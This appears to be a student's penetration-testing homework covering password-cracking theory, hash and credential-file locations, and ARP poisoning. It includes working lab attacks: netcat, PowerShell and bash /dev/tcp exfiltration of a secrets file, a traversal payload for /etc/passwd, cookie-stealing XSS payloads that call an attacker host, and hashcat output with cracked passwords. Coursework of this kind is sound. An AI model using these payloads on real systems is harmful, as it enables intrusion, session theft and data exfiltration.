Assignment 4

Sky Zhou yz5946

Part1 Short Answer

1. **1) Brute-Force Attack**

   I would use brute-force attack when I have no prior knowledge about the password or when the password is short. It's also used as a last resort when other, more efficient methods, e.g. dictionary attack, have failed.

   2) Dictionary Attack

   I would use dictionary attack in two scenarios: If I would like to first try whether the password is commonly seen; If I have some knowledge that some of the information might be contained in the password. For example, if a person is a Star Wars fan, I can build a dictionary that contains some possible words related to Star Wars, and then run the dictionary attack against the password.

2. **A) MD5:** 128 bits

   B) Unsalted SHA1: 160 bits

   C) SHA256: 256 bits

   D) NTLMv2: 128 bits.

   E) Salted SHA1: 160 bits

3. I would say that I should first **stabilize the connection** so that the connection will not be interrupted during the privilege escalation phase. Once I stabilize the connection, I would try to open a terminal session by **enabling SSH or Telnet** to gain root privilege.

4. **A) Windows:** In Windows, user account details and password hashes are stored in the Security Accounts Manager (SAM) file. The default path should be **C:\Windows\System32\config\SAM**

B) Linux: In Linux, user account details and password hashes are stored in two primary files: **/etc/passwd** contains user account information. **/etc/shadow** stores password hashes securely.

5. **A) With netcat:** First, I would start listening on my testing machine with the command **nc -l -p 4000 > passwordsandstuff.bin.** This command will listen to port 4000 and write received content into the file passwordsandstuff.bin. Then, on the remote host, I would run the command **nc <my testing machine IP> 4000 < /secret/passwordsandstuff.bin.** This command will send the content of the file to the port of my testing machine, and eventually be copied to my testing machine.

B) With Powershell: First, start listening on my test machine with the following commands:

```
$listener = [System.Net.Sockets.TcpListener]4000
$listener.Start()
$client = $listener.AcceptTcpClient()
$stream = $client.GetStream()
$reader = New-Object System.IO.BinaryReader $stream
$file = New-Object System.Collections.ArrayList
while (($byte = $reader.ReadByte()) -ne -1) {
    $file.Add($byte) | Out-Null
}
```

Then, use the following commands on the remote host to send the content:

```
$file = Get-Content '/secret/passwordsandstuff.bin' -Encoding Byte
$stream = (New-Object Net.Sockets.TcpClient <my testing machine IP>, 4000).GetStream()
```

```
$writer = New-Object System.IO.BinaryWriter $stream
$writer.write($file)
$writer.close()
$stream.close()
```

After finishing send, on my testing machine, do the following to write the received content into a local file:

```
$reader.Close()
$stream.Close()
$client.Close()
$listener.Stop()
[System.IO.File]::WriteAllBytes('<path>/passwordsandstuff.bin', $file.ToArray())
```

C) Use only Bash: First, set up a listener on testing machine with python socket package:

```
import socket
server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_socket.bind(('0.0.0.0', 4000))
server_socket.listen(1)
connection, client_address = server_socket.accept()
with open('received_passwordsandstuff.bin', 'wb') as file:
    while True:
        data = connection.recv(1024)
        if not data:
            break
        file.write(data)
```

connection.close()

server_socket.close()

Then, on the remote host, use exec to setup a TCP connection to testing machine:

exec 3>/dev/tcp/<my testing machine IP>/4000

Use cat to redirect the content into the connection pipe

cat /secret/passwordsandstuff.bin >&3

Close connection

exec 3>&-

6. **A) Windows:** use the command **net accounts** in windows cmd to display the password policy including the lockout threshold, duration, and reset information.

   B) Linux: inspect content stored in **/etc/pam.d/** to check password policy

7. **A)** The attack that can interfere a network at the data link layer is ARP poisoning. An Windows tool that can facilitate this process is **Cain**.

   B) We have **arpspoof** and **Ettercap** in Kali to achieve the same.

   C) It mainly sends **ARP Reply Packets** to convince other devices in the network to send traffic to the attacker instead of the legitimate device by falsely associating the attacker's MAC address with the IP address of the victim device.

8. **Linux and other OS that has salt in the hashes** would not be suitable for using rainbow tables. It is because the hashes in the rainbow tables are unsalted so we cannot find a match with salted hash even though the plaintext of the password matches.

9. **a) It will cause chain collisions.** A collision in a rainbow table occurs when two different starting plaintexts produce the same endpoint after going through the hash and reduction cycles. If the reduction function does not vary and remains constant

across the entire table, the probability that different hash outputs will be reduced to the same plaintext value increases.

b) It will reduce coverage. When the same reduction function is used, the diversity of the plaintexts generated after each hash function application is limited. This homogeneity limits the table's ability to span the entire space of possible passwords, thus reducing its overall coverage and making the table less effective in cracking a wide range of hashes.

c) It will waste resources. Much of the computational power and storage used to create the rainbow table is wasted since multiple chains may lead to the same endpoint or overlap significantly, the unique entries in the rainbow table are fewer than potential, making the table inefficient.

Part2 Technical


10.


**alice::WORKGROUP:85b0128d82e3e115:014e8558e4fca12ffa3bc61c343cd2c5:01
01000000000000078fd032b8b8d201bce1291b57213fcc0000000020016004d00
5300450044004700450057004 9004e003100300001001 6004d005300450044004
7004500570049004e003100300004001 6004d0053004500440047004500570049
004e003100300003001 6004d0053004500440047004500570049004e003100300
007000800078fd032b8b8d2010600040002000000080030003000000000000000
0000000000000000076b67b136d3a6bab88be1c2fbc2ca4d2e4678a89de1d404d7
9c218afb77937a40a0010000000000000000000000000000000000000900220063 0
06900660073002f003100390032002e003100360038002e0031002e00320036000
0000000**

The NTLM hashes above is what I retrieved from the pcap file. And after I juse this

hash in Cain with its default wordlist and upper/lower case and number substitution permutation, it cannot be cracked.

I also even tried to use john of different rules(l33t, all upper, and mixed strategy) to modify the original wordlist file and none of them produces a result.





If I select NTLMv2, it won't allow me to add any entry…

11. See attachment "Assignment4Q11.txt"

Run the following command in powershell: **./Assignment4Q11.ps1**

12. A possible edit of the URL can be using directory traversal:

http://nbn.corp/hello.php?name=Alice&lang=../../../../../etc/passwd%00

From the php snippet we can see that **$lang** directly take in input and append a .php without filtering. Therefore, we can try with multiple ../ command and then enter /etc/passwd, which is the default directory to store passwd file. This would success because the unfiltered $lang being taken into the code. The **%00** is a null byte that terminates the readin, thus preventing the server to append .php to the end of our edited URL.


13. Two injections I used are:

1) <img src=x onerror="document.location='http://10.10.0.10/steal_cookies.php?c='+document.cookie;">

2) <sCripT> var i = new Image(); i.src="http://10.10.0.10/steal_cookies.php?cookie="+escape(document.cookie)</sCripT>


I modified script to escape XSS detection.

My steal_cookies.php look like:



Before running, I need to give apache write permission to the current directory with the command: **sudo chown www-data:www-data ./**

After injection, I got the cookie information from the next one visiting the website.



14. a) We first use wget to crawl the html and all linked html with the following command: **wget -r -l 1 -nd -e robots=off https://www.eff.org/wp/digital-privacy-us-border-2017**

"-r" option means recursive download, to traverse the links and download linked pages.

"-l 1" option means recursive depth level 1, which means it only downloads pages linked from the initial page.

"-nd" option means no directories, to avoid creating a directory structure and download all files to the current directory.

"-e robots=off" option means to execute command to ignore robots.txt which we should not do without proper authorization as it may violate terms of service.

Then, use the following command to generate a wordlist:

cat *.html | tr '[:space:]' '[\n*]' | grep '^[A-Za-z]\{6,8\}$' | sort | uniq > hw3list.lst

"*.html" option mean a wildcard to specify all HTML files in the current directory.

"tr '[:space:]' '[\n*]'" option is to represents all whitespace characters and replace whitespace characters with new lines to put every word on a new line.

"grep '^[A-Za-z]\{6,8\}$'" option is to print lines that match only lines with words containing letters that are 6 to 8 characters long.

"sort" option means sort lines of text.

"uniq" option means to omit repeated lines, used here to remove duplicates.

The last is to redirect output to **hw3list.lst** file.

b) I first run the **hashedpasswords** against **hw3list.lst** before mangling and I cracked 2 of 6 passwords: **scrutiny, tempered.**

Then, apply rule of all uppercase, I cracked **AMERICA.**

Apply rule of **l33t**, I cracked **P0rt4b1e.**

Apply rule append4num, I cracked **computer1234**

c) I first use a python script to filter out all words that contains at least one a's or at least one e's. Then I use a python script to find out all possible permutations and crack the password as **esc4lat3**

```
┌──(kali㉿kali)-[~/Desktop/hw]
└─$ hashcat -a 0 -m 1800 hashedpasswords mangled.lst --force --show
$6$jW0voB9C$WOyx4E/J3bBKeJ83jaPQG9T/NgdW8UAaKVvDG4mOJskF4qdg3VU4I09EHxG5AYX0a3vAfp911F5tuTFR.mYhc/:scrutiny
$6$9rcFvBHW$VhhCZm1wbhxAFAbMpuybWWcJvit7NufW37a8uoKF1GnDUzXR6gF7DRnXOVM8J9XjdCAiMm1MaqMsyt3xhTuI1/:tempered
$6$WBgQZjBN$l9ff/qE3yb6vDnTaLTFwFFytgWNzTDG4PT1mZCxsQHh0cUrUNa/2OeRlYxXjk2cfrnYYrHmv44d0kpchjoEOE1:AMERICA
$6$dZbZimbz$jPFXVMvHLOPsC278rsUHfkzmIAYzz1tn08geuqjBdBBbGjvrXn.XmYSlcxurQfcm6g/8UoGFTzpCjLTcqfSPI.:computer1234
$6$0yhQjKo/$ohWpTxlIc7q/4wAY2AcHFfxKn2hg5GxYne9OgfjQt3l7kpDMzlcaBISegOTBDcPWNaxq1rJfXxkVVEjCsWtCO/:P0rt4b1e
$6$scaPzBn/$fWHnzMrHSYAq543G9VPewk5M6g089EzAHN3saHkcKvvvYLF7MEUI8cd36WnWh.mIkR4WNzTRWUFbDc0evoZCX/:esc4lat3
```